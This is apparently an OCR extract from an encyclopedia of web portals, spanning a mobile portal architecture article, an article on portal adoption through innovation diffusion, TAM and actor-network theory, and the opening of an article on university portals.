



Figure 2. Proposed platform implementation



Web Server

This constitutes the core component of the architecture. The server is linked to the database server for accessing portal information, while it incorporates interfaces to both end-user devices (PDAs—smartphones) and content providers. For interfacing the end-user equipment, both push and pull technologies are deployed. Thus, it supports access to information over GPRS, UMTS, WLAN, and SMS. Though "pull mode" for content access is easy to understand (as this is the standard way to access information through html), "push mode" is especially applicable in the case of mobile devices. This is offered mainly through the use of SMS for sending information, such as announcements, confirmations, and notifications, without the user having to request it.

Regarding the interface towards the content providers, this is used mainly for the upload of information to the mobile portal. This is achieved through various methods (RSS feeds, XML files, e-mail, and file upload). Information is passing from the Web server. As a variation of the architecture at this point, the Web server may be substituted by two components: a Web server that is used solely for hosting the Web pages and acting as the front end of the platform, and an application server that is used for providing the rest of functionality (i.e., access for the content provision mechanism). If we take into account the case of SMS, then a third component (SMS gateway) needs also to be inserted in the platform description. Figure 2 describes the detail breakdown of the Web server into three specialized components:

- Web server (front end);
- Application server (for back office access); and
- SMS gateway (offering SMS interface to the system).

Database Server

The database server is used to store:

- all the information that is accessed through the Web server; and
- data regarding the devices that have access rights to the information.

For this, apart from the communication towards the Web server, it also incorporates an interface towards the access and device management server, so that the later can control access to the available content and enforce subscription policies. Regarding the interface towards the Web server, this is provided for two reasons:

- for presenting the information to the end user through Web pages (statically or dynamically formed); and
- for providing access to the content provision mechanisms (through the aforementioned interfaces, deploying either only the Web server as the interfacing point or, alternatively, an application server).

Access and Device Management Server

This component may be optional, in the case where access to the mobile portal is provided without any restriction. However, since access to the information may be offered as a commercial service, this component is necessary to ensure that this access is granted only to registered users. Towards this end, both pull and push mechanisms for content access through the users' devices are being controlled by the access and device management server. Information regarding registered devices and/or users is provided from the database server. An important issue that the access and device management server is called to address is that of activation-deactivation of applications. As it has been mentioned, part of the information is stored to the mobile devices. In the case of a commercial service that is based on subscriptions, access to the information stored on the devices needs to be enabled and disabled, according to the payments status of the user. The access and device management server has to ensure that.

End-User Devices

These are the devices that are used for accessing the mobile portal, and are described as PDAs or smartphones with Web-browsing capabilities. Based on the hardware and firmware capabilities of the devices, we may distinguish two different ways to present Web services to the users:

1. The devices are running a fat client application that is responsible for presenting a comprehensive interface to the user. In this case, the handheld device or mobile phone runs an application (written in a programming language such as Java or C#) that is responsible for supporting the first level of access to information. By this application, the user has the ability to access information stored to his/her device directly, without the need of connecting to the Web portal. Such information, of course, is of the static type, while in the case where updates or access to information that is dynamic (i.e., weather forecasts) is needed, the application connects to the Web portal, accesses this information, and presents it to the user through a native application interface. The advantage of this approach is that the user can be offered comprehensive functionality, surpassing the capabilities of simple Web-based services, while push content mechanisms can be easily implemented, transparently, to the user. However, a drawback of this approach is that it requires the use of sophisticated devices with operating system capabilities, as those of Pocket PCs, while activation and deactivation of the application needs to incorporate a special mechanism (i.e., expiration of licences, SMS, or Web-enabled activation mechanism) while it is vulnerable to cracks and hacks.
2. The devices incorporate a thin client application, such as that of a Web browser. In this case, all the functionality is transferred to the Web server. Of course, in order to reduce the level of interaction, static information is again stored and accessed locally on the user's device, while all dynamic information is located again on the server. The drawback here is that the functionality that is offered to the user is reduced to that supported through the mobile portal Web pages, while in general, push content mechanisms cannot be deployed. On the other hand, management of the information is easier, while access control is simplified (it only requires access control to the Web server).

FURTHER ISSUES

This architecture presents a general approach to the issue of information access through portable, mobile and handheld devices. However, provision of an application or service needs to take into account the particularities of each case, which may introduce differentiations even at architectural level. This will be clear through the example of an application for tourists.

Such an application, apart from the standard functionality for access to information (both static such as hotels, restaurants, museums, and dynamic, such as festivals, theatres), requires extra functionality such as:

- **Translation of Content to Different Languages:** Though this is easy for the static content, in the case of dynamic content that is produced on a daily basis, automatic translation mechanisms need to be incorporated in the system.
- **Location-Based Service Offering:** Location awareness is crucial here. This can be provided through the use of GPS hardware or through location-based

services from mobile operators. Correlation of the user's location to the content of the mobile portal is the key point for offering value-added services.

- **Support through a Call Center:** In the case where the service is provided through a "hot line" for assistance to the users, a special mechanism for giving access to the call center empowering this hot line is necessary. This means that the corresponding interfaces and mechanism for data access, customized to the needs of the operators of the call center, needs to be designed and inserted in the architecture.

CONCLUSION

As we see, there is no panacea for the provision of mobile portals. The diversity of user needs, together with the flexibility offered by the ubiquitous computing capabilities of smartphones and PDAs, make each case special. However, the core of requirements, as this is identified in the previous sections of this article, is the first issue that needs to be addressed when designing such services.

Fertile ground for the provision of services through mobile portal access is provided in the areas of:

- Mobile portals at the service of smart home concept (remote monitoring, remote appliance access);
- Digital content access;
- Secure and confidential communications and reliable transactions;
- Web-TV and digital video/audio broadcasting;
- Mobile gaming; and
- Billing.

As the capabilities of mobile devices are increasing in terms of processing power and memory, an increasing number of sophisticated services will appear. Advancements on communications and protocols, on the other hand, will enable the provision of rich audiovisual content that can be streamed to the devices. Up to now, the only burden seems to be the limited life of battery run time for the devices. Depending on the usage pattern of the individual user, the battery can be easily depleted, which constitutes a strong disadvantage when these devices have the role of mobile phones too. Once this final barrier is lifted, the road towards convergence of mobile and traditional portals will open, and the distinction between these two cases introduced by the deployed technology (both for device hardware and communication media) will be eliminated. However, the particularities originating from the user profiles (user mobility, anywhere-anytime access, security needs) will still remain, and be the cornerstone of mobile portal requirements.

REFERENCES

Berginsight. (2005). *Mobile content and entertainment in Western Europe* (pp. 2005-2012).

GSA. (2002). *GSA Quarterly Survey of Mobile Portal Services, 8*.

ITU. (2004). ITU strategy and policy unit news update. *Trends in Mobile Communications, 8*.

Loutchko I., & Birnkraut F. (2005). Mobile knowledge portals: Description schema and development trends. In *Proceedings of I-KNOW '05*.

Mandato D., Kovacs E., Hohl F., & Amir-ALIKHANI H. (2002). Camp: A context aware mobile portal. *IEEE Communications, 40*(1), 90-97.

Microsoft. *Windows mobile Web site*. Retrieved January 22, 2006, from http://www.microsoft.com/windowsmobile/

Mobile Tech Review. *Pocket PC reviews and information: What is a pocket PC (PPC)? What models are out there*? Retrieved January 25, 2005, from http://www.mobiletechreview.com/ppc.htm

Raghu, T. S., Ramesh, R., & Whinston, A. B. (2002). Next steps for mobile entertainment portals. *IEEE Computer, 35*(5), 63-70.

Research in Motion. *Blackberry devices Web site*. Retrieved January 22, 2006, from http://www.discoverblackberry.com/devices/

UMTS forum. (2005) *UMTS towards mobile broadband and personal Internet*, white paper.

KEY TERMS

General Packet Radio Service (GPRS): A technology between the second and third generations of mobile telephony, used to support moderate speed data transfer based on the deployment of unused TDMA channels in the GSM network.

Global Positioning System (GPS): A satellite navigation system that uses broadcasting of precise timing radio signals by satellites for offering accurate positioning of user devices globally.

Multimedia Messaging Service (MMS): A technology used for the exchange of multimedia messages (including images, audio, and video clips) between mobile phones.

Personal Digital Assistant (PDA): A handheld device that offers applications including, address book, task manager, calendar, calculator, and so forth. They may also include mobile phone functionality, word processing, and spreadsheet application capabilities, while newer versions may also support GPS and Wireless LAN access connectivity.

Really Simple Syndication (RSS): A family of Web-feed formats, specified in XML, used in news and Web logs.

Smartphone: A handheld device that combines the functionality of a mobile phone and a PDA. However, the main purpose of the device is to support mobile phone functionality.

Short Message Service (SMS): A service for the exchange of short text-based messages between mobile phones (extended to landline telephones).

Universal Mobile Telecommunications System (UMTS): A third-generation mobile phone technology that is based on the W-CDMA standard and is used in Europe and Japan.

eXtensible Markup Language (XML): A W3C-recommended general-purpose markup language for supporting data sharing across different systems over the Internet.

The Ubiquitous Portal

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INTRODUCTION

The word *portal* can be used to represent many different things, ranging from the elaborate entranceway to a medieval cathedral to a gateway to information on the Internet. What all the usages have in common, though, is the idea of facilitating access to some place or some thing. In addition to its use in relation to Web portals, the term can also be used more metaphorically to allude to an entranceway to far away places or new ideas, new knowledge, or new ways of doing things. Some new, or different, ideas, knowledge, or ways of doing things have had a beneficial effect on society, while others have had a detrimental affect. A portal can thus lead to various different places, things, or ideas, both good and bad. Before a portal can be used, however, it must be adopted by the individual or organisation concerned, and adoption of technological innovations such as portals is the subject of this article.

BACKGROUND

Gateways come in all shapes and sizes, and likewise so do portals. Portals are seen everywhere (Tatnall, 2005a) and it would be difficult to make any use of the Web without encountering one. On the Web there are government portals, science portals, environmental portals, community portals, IT industry portals, professional society portals, education portals, library portals, genealogy portals, horizontal industry portals, vertical industry portals, enterprise information portals, medical and health portals, e-marketplace portals, personal/mobile portals, information portals, niche portals, and many more. Portals have become truly ubiquitous.

In literature and film also, many mentions are made of portals, although not all of the Web variety. These range from a description of the sun by William Shakespeare in Richard II (Act 3, Scene 3): "See, see, King Richard doth himself appear, as doth the blushing discontented sun from out the fiery portal of the east." (Shakespeare, 1595), to the means of moving around the universe in the TV series Stargate SG-1. The transportation device used by Ford Prefect and Arthur Dent in the Hitch Hiker's Guide to the Galaxy (Adams, 1979) could also be considered a portal, as could the teleport mechanism employed by the crew leaving or returning to the Enterprise in Star Trek. In much science fiction and fantasy literature, a portal-like device is used to move from one place to another without the need for inconvenient (or perhaps impossible) explanations of the means of doing so. The portal (whether or not it is called this) is thus used as a *black box* (Latour, 1996) capable of almost magical transformations.

In many ways, a Web portal can also be considered as a black box that achieves its purpose of taking a user to some interesting or useful place on the Web without them needing to know how this is done. For most people, other than those involved in their design or construction, the technology of the Web portals is irrelevant. All they want to know is that it provides a convenient means of taking them to some Web location where they want to go.

Just because a portal exists, however, there is nothing automatic about organisations or individual people wanting to adopt or use it. A portal will only be adopted if potential users make a decision to do so, and such decisions are not as simple as one might naively think. Adoption of a technological innovation, such as a portal, occurs for a variety of reasons, and this is a significant study in itself. The first step to researching the use of a portal by an organisation (or individual), though, is to investigate why it was adopted. The remainder of this article will consider the portal as a technological innovation and consider portal adoption through the lens of innovation theory.

THE PORTAL AS A TECHNOLOGICAL INNOVATION

Many people use the words *invention* and *innovation* almost synonymously, but for any academic discussion of technological innovation an important distinction needs to be made between these terms. Invention refers to the construction of new artefacts or the discovery of new ideas, while innovation involves making use of these artefacts or ideas in commercial or organisational practice (Maguire, Kazlauskas, & Weir, 1994). Invention does not necessarily invoke innovation and it does not follow that invention is necessary and sufficient for innovation to occur (Tatnall, 2005b).

Clearly the portal can be seen as an invention, but the point here is that it will not be used unless it is adopted, and that means looking at it also as a technological innovation. Of course, the application of innovation theory to the adoption of a technological innovation assumes that the potential adopter has some choice in deciding whether or not to make the adoption. In the case of an organisation or individual considering the adoption and use of a portal, however, it is difficult to see any reason why they would not have a large measure of choice in this adoption decision. This makes the application of adoption theory quite appropriate when considering the use of Web portals.

ADOPTION OF TECHNOLOGICAL INNOVATIONS

There are a number of theories of technological innovation, diffusion of innovations (Rogers, 1995) probably being the best known. Other innovation theories include the technology acceptance model (Davis, 1989; Davis, Bagozzi & Warshaw, 1989) and innovation translation (Callon, 1986b; Latour, 1996; Law, 1991), informed by actor-network theory (ANT).

Innovation Diffusion

Innovation diffusion is based on the notion that adoption of an innovation involves the spontaneous or planned spread of new *ideas*, and Rogers defines an innovation as: "... an idea, practice, or object that is perceived as new" (Rogers, 1995, p. 11). In diffusion theory the existence of an innovation is seen to cause uncertainty in the minds of potential adopters (Berlyne, 1962), and uncertainty implies a lack of predictability and of information. Diffusion is considered to be an information exchange process among members of a communicating social network driven by the need to reduce uncertainty (Rogers, 1995). Rogers elaborates four main elements in innovation diffusion: characteristic of the innovation itself, the nature of the communication channels, the passage of time, and the social system through which the innovation diffuses (Rogers, 1995). Innovation diffusion has had considerable success in explaining large scale movements and adoptions, but has been found less successful when considering adoption by individual organisations and people.

Technology Acceptance Model

The technology acceptance model (TAM) is a theoretical model that evaluates "… the effect of system characteristics on user acceptance of computer-based information systems" (Davis, 1986, p. 7). It was developed from the theory of reasoned action (Fishbein & Ajzen, 1975). TAM assumes that a technology user is generally quite rational and uses information in a systematic manner to decide whether to adopt a given technology. Davis's (1986) conceptual framework proposed that a user's motivational factors are related to actual technology usage, and hence act as a bridge between technology design (including system features and capabilities) and actual technology usage. Davis (1986) posits that perceived usefulness and perceived ease of use are major determinants of technology acceptance. Like innovation diffusion, TAM places considerable importance on the "innate" characteristics of the technology and so is based on an essentialist position (Grint & Woolgar, 1997).

Innovation Translation

An alternative view of innovation is that of innovation translation proposed in actor-network theory (ANT), that considers that the world is full of hybrid entities (Latour, 1993) containing both human and nonhuman elements. ANT developed around problems associated with attempts to handle socio-technical "imbroglios" (Latour, 1993) like electric cars (Callon, 1986a), scallop fishing (Callon, 1986b), Portuguese navigation (Law, 1987), and supersonic aircraft (Law & Callon, 1988) by regarding the world as heterogeneous (Chagani, 1998). ANT offers the notion of heterogeneity to describe projects such as the adoption of portal technology, which involves computer technology, the Internet, the Web portal, broadband connections, Internet service providers (ISP), and the individual or organisation considering the adoption. More specifically though, ANT makes use of a model of technological innovation which considers these ideas along with the concept that innovations are often not adopted in their entirety but only after "translation" into a form that is more appropriate for the potential adopter.

The core of the actor-network approach is translation (Law, 1992), which can be defined as: "... the means by which one entity gives a role to others" (Singleton & Michael, 1993, p. 229). Rather than recognising in advance supposed essential characteristics of humans and of social organisations and distinguishing their actions from the inanimate behaviour of technological and natural objects (Latour, Mauguin, & Teil, 1992, p. 56), ANT adopts an antiessentialist position in which it rejects there being some difference in essence between humans and nonhumans. ANT makes use of the concept of an actor (or actant) that can be either human or nonhuman, and can make its presence individually felt by other actors (Law, 1987).

It is often the case that when an organisation (or individual) is considering a technological innovation they are interested in *only some aspects* of this innovation and not others (Tatnall, 2002; Tatnall & Burgess, 2002). In actor-network terms it needs to *translate* (Callon, 1986b) this piece of technology into a form where it can be adopted, which may mean choosing some elements of the technology and leaving out others. What results is that the innovation finally adopted is not the innovation in its original form, but a translation of it into a form that is suitable for use by the recipient (Tatnall, 2002).

Innovation Translation can be considered to proceed through several stages. In the first stage, the problem is redefined, or *translated,* in terms of solutions offered by these actors (Bloomfield & Best, 1992) who then attempt to establish themselves as an "obligatory passage point" (Callon, 1986b) which must be negotiated as part of its solution. The second stage is a series of processes which attempt to impose the identities and roles defined in the first stage on the other actors. It means interesting and attracting an entity by coming between it and some other entity (Law, 1986). If this is successful, the third stage follows through a process of coercion, seduction, or consent (Grint & Woolgar, 1997) leading to the establishment of a solid, stable network of alliances in favour of the innovation. Finally, the proposed solution gains wider acceptance (McMaster, Vidgen, & Wastell, 1997) and an even larger network of absent entities is created (Grint & Woolgar, 1997) through some actors acting as spokespersons for others.

RESEARCHING THE ADOPTION OF WEB PORTALS

Both innovation diffusion and the technology acceptance model suggest that adoption decisions are made primarily on the basis of perceptions of the characteristics of the technology concerned (Davis 1989; Rogers 1995). Using an innovation diffusion approach, a researcher would probably begin by looking for characteristics of the specific portal technology to be adopted, and the advantages and problems associated with its use. They would think in terms of the advantages offered by portals in offering a user the possibility of finding information, but would do so in a fairly mechanistic way that does not allow for an individual to adopt the portal in a way other than that intended by its proponent; it does not really allow for any form of translation. If using TAM, this researcher would similarly have looked at characteristics of the technology to see whether the potential user might perceive it to be useful and easy to use.

A researcher using an innovation translation approach to studying innovation, on the other hand, would concentrate on issues of network formation, investigating the human and nonhuman actors and the alliances and networks they build up. They would attempt to identify the actors and then to follow them (Latour, 1996) in identifying their involvement with the innovation and how they affect the involvement of others. The researcher would then investigate how the strength of these alliances may have enticed the individual or organisation to adopt the portal or, on the other hand, to have deterred them from doing so (Tatnall, 2002; Tatnall & Burgess, 2006; Tatnall & Gilding, 1999).

CONCLUSION

Web portals are now quite ubiquitous, and researching their use in organisations and by individuals is an important aspect of information systems research. It is useful to consider the portal as a technological innovation and to research it using an approach based on innovation theory. The question is, which innovation theory is most appropriate?

Both innovation diffusion and the technology acceptance model rely on the idea that the technology involved, in this case the Web portal, has some underlying immutable characteristics or essences that a potential user takes into consideration when making adoptions decisions. Innovation Translation, informed by actor-network theory, offers instead an antiessentialist socio-technical approach. In this article, I have put the view that it is this approach that is most useful when researching the adoption and use of portals. The innovation translation approach is particularly useful in considering that topic, people, and technology are intimately involved with each other and their individual contributions to the innovation decision are difficult to differentiate .

The question of whether "ideas portals," or the metaphorical entrance ways to new ideas, new knowledge or new ways of doing things, could usefully be researched using actor-network theory is unanswered. ANT could perhaps investigate which of these have had a beneficial affect on society and which have had a detrimental affect. This could involve an interesting topic for another research paper.

REFERENCES

Adams, D. (1979). *The hitch-hikers guide to the galaxy*. London: Pan Books.

Berlyne, D. E. (1962). Uncertainty and epistemic curiosity. *British Journal of Psychology, 53,* 27-34.

Bloomfield, B. P., & Best, A. (1992). Management consultants: Systems development, power and the translation of problems. *The Sociological Review, 40*(3), 533-560.

Callon, M. (1986a). The sociology of an actor-network: The case of the electric vehicle. In M. Callon, J. Law, & A. Rip (Eds.), *Mapping the dynamics of science and technology* (pp. 19-34). London: Macmillan Press.

Callon, M. (1986b). Some elements of a sociology of translation: Domestication of the scallops and the fishermen of St Brieuc Bay. In J. Law (Ed.), *Power, action & belief: A new sociology of knowledge?* (pp. 196-229). London: Routledge & Kegan Paul.

Chagani, F. (1998). Postmodernism: Rearranging the furniture of the universe. *Irreverence, 1*(3), 1-3.

Davis, F. (1986). *A technology acceptance model for empirically testing new end-user information systems: Theory and results*. Doctoral thesis, MIT, Boston.

Davis, F. D. (1989, September). Perceived usefulness, perceived ease of use, and user acceptance of information technology. *MIS Quarterly,* 318-340.

Davis, F. D., Bagozzi, R., & Warshaw, P. (1989). User acceptance of computer technology: A comparison of two theoretical models. *Management Science, 35*(8), 982-1003.

Fishbein, M., & Ajzen, I. (1975). *Belief, attitude, intention, and behavior: An introduction to theory and research*. Reading: Addison-Wesley.

Grint, K., & Woolgar, S. (1997). *The machine at work—Technology, work and organisation*. Cambridge: Polity Press.

Latour, B. (1993). *We have never been modern*. Hemel Hempstead: Harvester Wheatsheaf.

Latour, B. (1996). *Aramis or the love of technology*. Cambridge, MA: Harvard University Press.

Latour, B., Mauguin, P., & Teil, G. (1992). A note on socio-technical graphs. *Social Studies of Science, 22*(1), 33-57.

Law, J. (1986). The heterogeneity of texts. In M. Callon, J. Law, & A. Rip (Eds.), *Mapping the dynamics of science and technology* (pp. 67-83). London: Macmillan Press.

Law, J. (1987). Technology and heterogeneous engineering: The case of Portuguese expansion. In W. E. Bijker, T. P. Hughes, & T. J. Pinch (Eds.), *The social construction of technological systems: New directions in the sociology and history of technology* (pp. 111-134). Cambridge, MA: MIT Press.

Law, J. (Ed.) (1991). *A sociology of monsters. Essays on power, technology and domination*. London: Routledge.

Law, J. (1992). Notes on the theory of the actor-network: Ordering, strategy and heterogeneity. *Systems practice, 5*(4), 379-393.

Law, J., & Callon, M. (1988). Engineering and sociology in a military aircraft project: A network analysis of technological change. *Social Problems, 35*(3), 284-297.

Maguire, C., Kazlauskas, E. J., & Weir, A. D. (1994). *Information services for innovative organizations*. San Diego, CA: Academic Press.

McMaster, T., Vidgen, R. T., & Wastell, D. G. (1997). Towards an understanding of technology in transition: Two conflicting theories. In *Proceedings of the Information Systems Research in Scandinavia, IRIS20 Conference*, Hanko, Norway, University of Oslo.

Rogers, E. M. (1995). *Diffusion of innovations*. New York: The Free Press.

Shakespeare, W. (1595). Richard II. *The complete works of Shakespeare* (pp. 358-384). London: Spring Books**.**

Singleton, V., & Michael, M. (1993). Actor-networks and ambivalence: General practitioners in the UK cervical screening programme. *Social Studies of Science, 23*, 227-264.

Tatnall, A. (2002). Modelling technological change in small business: Two approaches to theorising innovation. In S. Burgess (Ed.), *Managing information technology in small business: Challenges and solutions* (pp. 83-97). Hershey, PA: Idea Group Publishing.

Tatnall, A. (2005a). Portals, portals everywhere…. In A. Tatnall (Ed.), *Web portals: The new gateways to Internet information and services* (pp. 1-14). Hershey, PA: Idea Group Publishing.

Tatnall, A. (2005b). To adopt or not to adopt computer-based school management systems? An ITEM research agenda. In A. Tatnall, A. J. Visscher, & J. Osorio (Eds.), *Information technology and educational management in the knowledge society* (pp. 199-207). New York: Springer-Verlag.

Tatnall, A., & Burgess, S. (2002). Using actor-network theory to research the implementation of a B-B Portal for regional SMEs in Melbourne, Australia. In *Proceedings of the 15th Bled Electronic Commerce Conference—'eReality: Constructing the eEconomy'*. Bled, Slovenia: University of Maribor.

Tatnall, A., & Burgess, S. (2006). Innovation translation and e-commerce in SMEs. In M. Khosrow-Pour (Ed.), *Encyclopedia of e-commerce, e-government and mobile commerce* (pp. 631-635). Hershey, PA: Idea Group Reference.

Tatnall, A., & Gilding, A. (1999). Actor-network theory and information systems research. In *Proceedings of the10th Australasian Conference on Information Systems (ACIS).* Victoria University of Wellington.

KEY TERMS

Actor (Actant): An entity that can make its presence individually felt by other actors. Actors can be human or nonhuman. Nonhuman actors include such things as computer programs, portals, organisations, and other such entities. An actor can be seen as an association of heterogeneous elements that constitute a network. This is especially important with nonhuman actors, as there are always some human aspects within the network.

Actor-Network Theory (ANT): An approach to socio-technical research in which networks, associations, and interactions between actors (both human and nonhuman) and are the basis for investigation.

Black Box: A concept whereby some object or idea is considered only in an external manner in relation to the affect it produces, without reference to what goes on inside it. This simplification enables the study of complex entities without worrying too much about their internal working details when this is not entirely necessary.

Innovation Diffusion: Is considered to be an information exchange process among members of a communicating social network driven by the need to reduce uncertainty.

Innovation Translation: An innovation is often not adopted in its original form, but as a "translation" of this original into a form that is found to be suitable for use by the recipient.

Invention: Refers to the construction of new artefacts or the discovery of new ideas.

Technological Innovation: Involves making use of these artefacts or ideas in commercial or organisational practice.

Technology Acceptance Model (TAM): Considers that adoption decisions are determined primarily by a consideration of perceived usefulness and perceived ease of use.

University Portals as Gateway or Wall, Narrative, or Database

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INTRODUCTION

Most definitions of a portal involve the term "gate" or "gateway" and a Web portal can thus be seen as a gateway to information and services on the Web. In the context of corporate intranets, and universities in particular, the allusion is to the entrance to a walled city. The parallel is worthy of some consideration. As technologies develop and intranets expand to provide information tailored to specific user requirements, and access to personal information, authentication becomes a central issue.

The discussion here looks at current thinking on database and narrative as it relates to systems for collaborative working on the Web, in the context of perspectives often apparent in portal development. The opportunities suggested by a "gateway" are matched by the restrictions explicit in a "wall." Essentially it is argued that the centralist perspective needed by portal development teams, if left unfettered, can restrict the scope for collaborative working and, in the end, the vibrancy of the "city" itself. The broad characteristics of database and narrative, as presented by Manovich (2001), lie at the heart of the issue, and their relevance to organisational systems thinking is explored by Sobol (2005).

BACKGROUND

In the broad context of the Web, where millions of Web sites provide content open to all, the control mechanisms that have traditionally existed in publishing have broken down, or perhaps had their parameters drastically changed. Certainly the time involved in getting something out has come down. Fewer people need to be involved in the publishing process, and the costs of worldwide distribution are virtually nil. Much has been unleashed; not all of it good. To order our path through this space, we have learnt how to deploy increasingly sophisticated search algorithms and how to scan. Knowing what to look for is often the key to the index and thus, the content.

The portal, by contrast, represents, in essence, the electronic equivalent of the printed contents page, promoting order, development, structure and, however misplaced, a sense of completeness. The substance, as in a book, lies between the contents page and the index.

A table of contents for the Web, as we know it today, would, of course, be an absurdity. The 1995 book *The Whole Internet User's Guide and* Catalogue (Krol, 1995) can now be purchased second hand for 50 cents. That was the last edition and contained, according to one reviewer, "a catalog of over 300 resources, on topics ranging from Aeronautics to Zymurgy" (Chandler, 2000).

The university portal concept offers a vision of a return to a "golden age," where every story has a beginning, a middle, and an end; where there will be links to take you from cradle to grave whether you are a prospective student, junior undergraduate, alumnus, donor, staff member, or internationally renowned professor. Each will have their own narrative. If they log in to the portal, they will see a reflection of that narrative.

There is a tension between the ways of planning and the ways of markets. The portal represents a vision of easy simplicity, of a clean and uncluttered communications relationship between the organisation and its neatly defined publics. The portal concept here has less in common with a gateway and more in common with a wall. A portal concept, which can detect and adapt to change in the manner of a market, may be needed for the portal to represent a gateway.

Glor (2001), looking at factors influencing innovation in government, recognises the significance of organisational culture and top-down vs. bottom-up change models. The suggestion here is that the trust, shared goals, and impact found to be important in the development of Web-based collaborative systems (Sobol & Roux, 2004; Stack, 1999) are more likely to be realised where "bottom-up" information or "local narrative," is incorporated in systems.

UNIVERSITY INFORMATION FLOWS

In terms of Web data systems and interfaces, the technology exists to provide, more or less, whatever we want. To get it, however, we have to know what we want. For most academics working in universities, the subject is about as interesting as the detail of the sewage system. They just want it to work.

University information flows are more complex than effluent flows. They are hard to see, move in all directions, and tend to be shaped by a changing terrain. Even the most gigantic, detailed, and beautiful act of public works (bridge, dam, motorway, airport—software, servers, training, temporary staff) will not provide ultimate solutions because the central issues are ones of *process*.

There are low-level processes that we can design (involving forms, Web screens, database queries, and so on), build, and implement to answer specific needs, and universities have them. Large systems to handle payroll, purchasing, and student records, for example, have established themselves as distinct parts of the information landscape in large organisations. As technologies advance and users cry for simplicity, we start to think of ”portal” systems that will tie all these things together, and some plan a promised land of integrated systems that looks like a gigantic act of public works, and users should be amazed and grateful.

Higher-level processes relate less to the anatomy of systems and more to the approaches we use to adapt our systems in response to increasing demands and changing needs. Evolution might have more to commend it than revolution.

Evolution is slow, but can be sped up; revolution is painful, but the pain can be relieved. The point about evolution is that you do not notice ”the invisible hand.” Revolution, on the other hand, is very visible. It might be worth examining devolution.

Essentially, we need systems to connect databases to narratives. “30,201 students minus 1 student = 30,200 students” might be a database perspective on an issue, and “In the circumstances John I’m afraid you are going to have to leave us” might represent the related narrative. The databases are central and the narratives are local.

A room-booking operation is different from a time-tabling operation. University departments could, in principle, submit completely to a central time-tabling system. Often they do not. The reasons why have to do with the need for local narrative to be incorporated in the way we order our affairs.

- Dr. Piercemuller cannot get from Man-made Fibres to Orthodontics in 5 minutes.
- It is hard to persuade a part-time lecturer to work for one hour on three different days.
